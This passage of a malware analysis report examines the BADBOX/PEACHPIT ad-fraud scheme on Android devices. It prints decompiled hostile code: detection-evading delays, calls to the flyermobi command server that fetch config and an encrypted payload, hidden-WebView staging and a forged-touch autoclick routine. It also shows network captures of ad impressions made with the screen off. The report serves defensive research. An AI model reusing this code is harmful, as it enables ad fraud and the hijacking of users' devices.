
The above shows the encrypted contents of the module. Satori researchers decrypted the strings within the code and observed that its first order of business is to connect to **flyermobi**, the ad fraud C2 mentioned above as part of PEACHPIT and as a major pivot point for all BADBOX research.

Next, the threat actors put multiple delays and time-based checks to prevent immediate trigger of the malicious behavior and to make it more difficult to be dynamically detected.



```
public static void a(android.content.Context context, java.lang.String str) {
    java.util.concurrent.Executors.newScheduledThreadPool(1).scheduleAtFixedRate(new com.asshow.asshow.b.c(context, str), 5L, 600L, java.util.concurrent.TimeUnit.SECONDS);
}
```


Figure 24: Task from com.asshow.asshow.b.b *with a 5 second delay and 600 second rerun rate.*



```
    private static boolean a() {
        if (f == -1 || java.lang.Math.abs(java.lang.System.currentTimeMillis() - f) > 36000000) {
            f = java.lang.System.currentTimeMillis();
            return true;
        }
        return false;
    }

    public static void b(android.content.Context context, java.lang.String str) {
        try {
            if (e == null) {
                e = com.asshow.asshow.b.e.a(context);
            }
            if (a()) {
                e = com.asshow.asshow.b.e.a(context);
            }
            android.os.Bundle bundle = new android.os.Bundle();
            bundle.putString(b, str);
            bundle.putString(c, com.asshow.asshow.AS.b);
            bundle.putString(d, com.asshow.asshow.AS.f1290a);
            e.getDeclaredMethod("p", android.content.Context.class, android.os.Bundle.class).invoke(null, context, bundle);
        } catch (java.lang.Exception e2) {
            android.util.Log.e(f1296a, e2.toString());
        }
    }
}
```

Figure 25: 10 hour delay from com.asshow.asshow.b.a


Following these delays, the asshow module reconnects to flyermobi and retrieves **b.jar**, an encrypted binary which is loaded into memory. **manifest.mf** references the .jar file as being associated with a package, **com.mozgame.atask.task.Itask**.




```
Manifest-Version: 1.0
v: 2.85
i: com.mozgame.atask.task.ITask
Created-By: dx 1.16
Dex-Location: classes.dex
```

Figure 26: manifest.mf from b.jar

That's not, however, what appears in the WebViews the scheme will shortly begin generating. In those WebViews, the package reported is one received as an instruction from flyermobi. (Notice, too, /sspbidder in the URL.)



```
    "url": "http://adc.flyermobi.com:80/config/config.conf1410?package=com.swe.dgbluancher&osv=10&model=MBOX&make=Google&aid=5da8ab72864aedeb&
    version=2.85&cid=1410"
  },
  "response": {
    "bodySize": 308,
    "content": {
      "mimeType": "JSON",
      "size": 308,
      "text": "{\"Id\":467,\"url\":\"0\",\"adxrt\":\"30\",\"adxi\":\"2700\",\"adxcount\":\"1\",\"adxnext\":\"1\",\"adxpack\":\"com.block.puzzle.game.
      hippo.uc\",\"adxurl\":\"http://us.aibidder.com/sspbidder?cid=3297\\u0026ss=1\",\"ascurl\":\"0\",\"ascsurl\":\"0\",\"adi\":\"3600\",
      \"cid\":\"14102\",\"adxinfo\":\"3;;;100,300,200,200;;;3600;;;0;;;0;;;1;;;0\",\"exclude_geo\":\"\"}"
    },
```



Remote Target #LOCALHOST

MBOX #192.168.106.226:5555

Chrome
null:13} serialNo=0 State: RUNNING_UNLOCKED Created: <unknown> Last logged in: +154d7h3m14s941ms ag
+15m29s827ms ago Has profile owner: false Restrictions: none Device policy global restrictions: null Device po
Device managed: false Started users state: {0=3} Max users: 1 Supports switchable users: false All guests ephe
trace


Privacy error https://www.google.com/search?q=record&oq=record&aqs=chrome..69i57.11526j0j7&source
inspect pause focus tab reload close

WebView in com.block.puzzle.game.hippo.uc (74.0.3729.186)
null:13} serialNo=0 State: RUNNING_UNLOCKED Created: <unknown> Last logged in: +154d6h55m54s951ms a
+8m9s838ms ago Has profile owner: false Restrictions: none Device policy global restrictions: null Device polic
managed: false Started users state: {0=3} Max users: 1 Supports switchable users: false All guests ephemeral
trace

us.aibidder.com/xrwith?ifa=d92dfd47-353a-47ac-a0f4-f2c75b567cb7&cid=1410&ts=1673348609601&ccode=br
empty
inspect pause

Figure 27: WebView details


The com.mozgame.atask.task.ltask package gets a response from the C2 that instructs it how to stage a hidden WebView, including the URL to load in the page.



```java
try {
    String str = !TextUtils.isEmpty(this.a) ? "http://adc.flyermobi.com/config/config.conf" + this.a :
    HashMap hashMap = new HashMap();
    context = this.b.c;
    hashMap.put("package", context.getPackageName());
    hashMap.put("make", Build.MANUFACTURER);
    context2 = this.b.c;
    hashMap.put("aid", C0018s.b(context2));
    hashMap.put("osv", Build.VERSION.RELEASE);
    hashMap.put("model", Build.MODEL);
    hashMap.put("version", "2.802");
    context3 = this.b.c;
    hashMap.put("cid", G.a(context3).b("d92yjln6qcid", ""));
    String a = C0000a.a(str, hashMap);
    if (TextUtils.isEmpty(a)) {
        return;
    }
```

```java
    ASConfig aSConfig = ASConfig.toASConfig(a);
    context4 = this.b.c;
    G a2 = G.a(context4);
    a2.a("url", aSConfig.getUrl());
    a2.a("adxrt", aSConfig.getAdxrt());
    a2.a("adxi", aSConfig.getAdxi());
    a2.a("adi", aSConfig.getAdi());
    a2.a("adxcount", aSConfig.getAdxcount());
    a2.a("adxnext", aSConfig.getAdxnext());
    a2.a("adxurl", aSConfig.getAdxurl());
    a2.a("ascurl", aSConfig.getAscurl());
    a2.a("ascsurl", aSConfig.getAscsurl());
    a2.a("adxpack", aSConfig.getAdxpack());
    String adxinfo = aSConfig.getAdxinfo();
    if (!TextUtils.isEmpty(adxinfo) && adxinfo.contains(";;;")) {
        String[] split = adxinfo.split(";;;");
        if (split.length > 0 && !TextUtils.isEmpty(split[0])) {
            a2.a("clickpercent", split[0]);
        }
        if (split.length > 1 && !TextUtils.isEmpty(split[1])) {
            a2.a("clickarea", split[1]);
        }
```


Figure 28: Runnable class com.mozgame.atask.l *that will reach out to* http[:]//adc.flyermobi[.]com/config/config.conf *and parse out its contents to ASConfig*



```json
"content": {
    "size": 276,
    "mimeType": "JSON",
    "text": "{\"Id\":200,\"url\":\"0\",\"adxrt\":\"30\",\"adxi\":\"900\",\"adxcount\":\"1\",\"adxnext\":\"1\",\"adxpack\":\"sixpack.sixpackabs.
    absworkout.abexercises\",\"adxurl\":\"http://us.aibidder.com/sspbidder?cid\u003d1143\\u0026ss\u003d1\",\"ascurl\":\"0\",\"ascsurl\":\"0\",
    \"adi\":\"3600\",\"cid\":\"1137\",\"adxinfo\":\"0\",\"exclude_geo\":\"\"}"
}
```

Figure 29: Network capture showing the contents of a server response for the above request

These ad requests took place when the rendered ad had no chance of being seen, such as when the screen was off:




PROCESSED https://trends.revcontent.com:443/event/impression
1
0
1
Pretty
Raw
Hex
Render

```
POST /event/impression HTTP/1.1
Host: trends.revcontent.com
Content-Length: 1450
Pragma: no-cache
Cache-Control: no-cache
Origin: https://vousgame.com
User-Agent: Mozilla/5.0 (Linux; Android 10.1; X90 Build/QP1A.190711.020; wv) AppleWebKit/537.36 (KHTML,
like Gecko) Version/4.0 Chrome/81.0.4044.138 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Referer: https://vousgame.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-Requested-With: com.block.puzzle.game.hippo.uc
Connection: close

v=
Mp34On37vUKB7v7HBUB06Y83LcCJBz7yjwTnarYEKhfGP%252FE5gDl%252FXyUTNExUd28SsJUWHGcdnOmTXRJJqtDlcZF833Utzaq3
siVBPOhUwxS%252Fld1CWqWs6vBYCV97AV58GMDSbiex%252BmfC5wajc1pcil%252FIn5%252FzY1WOq2daS1nJnGx0i4B42HYq2MIY
p3qmCwXm%252FQULcs7xyTjNsZKgjFMr6Kk2mKukZ3%252FDusBl8C%252F5SPZSy9owX5VCiGrSrCjjdWvyZg904C7sPNdovvm1M%25
2BygxX5NzWzMV3c7fIQegn5klGVCHDm5GrS%252BR8QhH9uIjVCpSNM1AzIISncMbtOFLfMlZqeeTDqa52WKiUovHRKRt1xFMWN8AD2J
yf9VIXFxCQv%252BR8orxBuM5ZLA2ntYFI2xBakjUe9DN2HDgyYZHsx37X9ePFH6PUiPIotrqfOHPg6cmFgviVBy8%252FYJ2MXzFj2c
6Id%252F21AIzDbcVYnwT%252BXJsJmdOLmATpDiVLNVornDOxFHwn65Ke%252F1cHcKd0H1Tccsw2CXlCM7dcsb8wTbihivxc4bFpKe
U3NBAMyHWfkdacBvMsxRnfuLqW2Iw3J0mxDJVv0l%252Bp7UUUudyhgXTwqz%252BSc%252BR81dMJtz300b5SepCmZTBO6ZD%252F%2
52BDZ7CHhKkfAJ1W%252BZb8iaLkgQGBVwGhK8DyBv0ZluhrxJveRICXJsUP2jrssqvk4f%252BvnXEr7gIXWF6z3c%252BfiGKr1THN
nOC5i3eFr5EASeiAT0axMKUHR%252BeneaNZNMaguLL2aUgxl1OXl0bs55poHsM70W1AI0e4TPSIxp5YEMd%252Fs1hoIOosUkwgPz0i
l0y1%252BVI8t7Oj2SOl8YIakOV%252F3%252BAJBIiKlxAD8PDCmBC4qv%252FyPXgb2kS0iKhMpqToEkgBh0M1Iv8Hurz%252FVqyg
VyfUklIP%252BoIfi124MwGqgRQjL2PTGjDbmYdXV6s04PfiRvuSlWsZbdJ67gulwkfpjFCP1ttrDiOBbzwcQFmSMp%252FcXr1ALGwF
%252FkDbF9foat8klrjqlBkBi6V%252Fy8vw3CEFf%252FNE%252BOSSmQcqvd%252FvvhFOAb7huCdH5qsI1zg3TkpM749iThsNdZrt
eaA09lb%252Fwixp92OJ6IL5v62f%252BcBG9NmAJdc%253D&r=http%253A%252F%252Fgames.usatoday.com%252F&l=
https%253A%252F%252Fvousgame.com%252F&f=false&variant=undefined&adblocked=undefined&client_version=0.1.0
```

```
HTTP/1.1 204 No Content
Server: openresty
Date: Tue, 10 Jan 2023 12:43:54 GMT
Connection: close
X-RC-Region: us-east-1a
access-control-allow-origin: https://vousgame.com
access-control-allow-credentials: true
access-control-allow-headers: Content-Type
Strict-Transport-Security: max-age=931536000; includeSubDomains
```

Figure 30: Successful Ad impression while screen was off

Above and beyond loading the WebView with the hardcoded URL, PEACHPIT also includes a click fraud element within those same WebViews:



```
public final class A {
    public static void a(View view, float[] fArr, float[] fArr2) {
        MotionEvent obtain;
        MotionEvent obtain2;
        long uptimeMillis = SystemClock.uptimeMillis();
        if (Build.VERSION.SDK_INT < 14) {
            obtain = MotionEvent.obtain(uptimeMillis, SystemClock.uptimeMillis(), 0, fArr[0], fArr[1], 0.0f, 1.0f, 0, fArr2[0], fArr2[1], 5, 0);
        } else {
            MotionEvent.PointerCoords[] pointerCoordsArr = {new MotionEvent.PointerCoords()};
            MotionEvent.PointerProperties[] a = a(4098);
            pointerCoordsArr[0].clear();
            pointerCoordsArr[0].x = fArr[0];
            pointerCoordsArr[0].y = fArr[1];
            pointerCoordsArr[0].pressure = 0.0f;
            pointerCoordsArr[0].size = 1.0f;
            obtain = MotionEvent.obtain(uptimeMillis, SystemClock.uptimeMillis(), 0, 1, a, pointerCoordsArr, 0, 0, fArr2[0], fArr2[1], 5, 0, 4098, 0);
        }
        view.dispatchTouchEvent(obtain);
        Random random = new Random();
        int nextInt = random.nextInt(4);
        float f = fArr[0];
        float f2 = fArr[1];
        int i = 0;
        while (i < nextInt) {
            float nextFloat = f + random.nextFloat();
            float nextFloat2 = f2 + random.nextFloat();
            fArr = new float[]{nextFloat, nextFloat2};
            MotionEvent.PointerCoords[] pointerCoordsArr2 = {new MotionEvent.PointerCoords()};
            MotionEvent.PointerProperties[] a2 = a(obtain.getSource());
            pointerCoordsArr2[0].clear();
            pointerCoordsArr2[0].x = fArr[0];
            pointerCoordsArr2[0].y = fArr[1];
            pointerCoordsArr2[0].pressure = 0.0f;
            pointerCoordsArr2[0].size = 1.0f;
            view.dispatchTouchEvent(MotionEvent.obtain(obtain.getDownTime(), SystemClock.uptimeMillis(), 2, 1, a2, pointerCoordsArr2, 0, obtain.getButtonState(
            i++;
            f2 = nextFloat2;
            f = nextFloat;
        }
        if (Build.VERSION.SDK_INT < 14) {
            obtain2 = MotionEvent.obtain(obtain.getDownTime(), SystemClock.uptimeMillis(), 1, fArr[0], fArr[1], 0);
        } else {
            MotionEvent.PointerCoords[] pointerCoordsArr3 = {new MotionEvent.PointerCoords()};
            MotionEvent.PointerProperties[] a3 = a(obtain.getSource());
            pointerCoordsArr3[0].clear();
            pointerCoordsArr3[0].x = fArr[0];
            pointerCoordsArr3[0].y = fArr[1];
            pointerCoordsArr3[0].pressure = 0.0f;
            pointerCoordsArr3[0].size = 1.0f;
            obtain2 = MotionEvent.obtain(obtain.getDownTime(), SystemClock.uptimeMillis(), 1, 1, a3, pointerCoordsArr3, 0, obtain.getButtonState(), obtain.getX
        }
        view.dispatchTouchEvent(obtain2);
    }
```

Figure 31: Autoclick function

Residential Proxy Nodes


Residential proxies route web traffic from one IP address to another, making the traffic appear as though it's coming from another place entirely. The Satori team observed residential proxy activity on BADBOX-infected devices early on in the investigation, and found evidence that they connect to one another, forming a residential proxy network.

How it Works: a BADBOX-infected device opens a port that connects to one of three C2 servers and sends some basic device information. The C2 responds with two IP:PORT addresses, one that continuously feeds device information back to the C2, and another, a "proxy" address, to receive yet a third IP:PORT address (*Figure 32*).

Two more connections are established, one with the proxy address, and one with the third address (*Figure 33*).

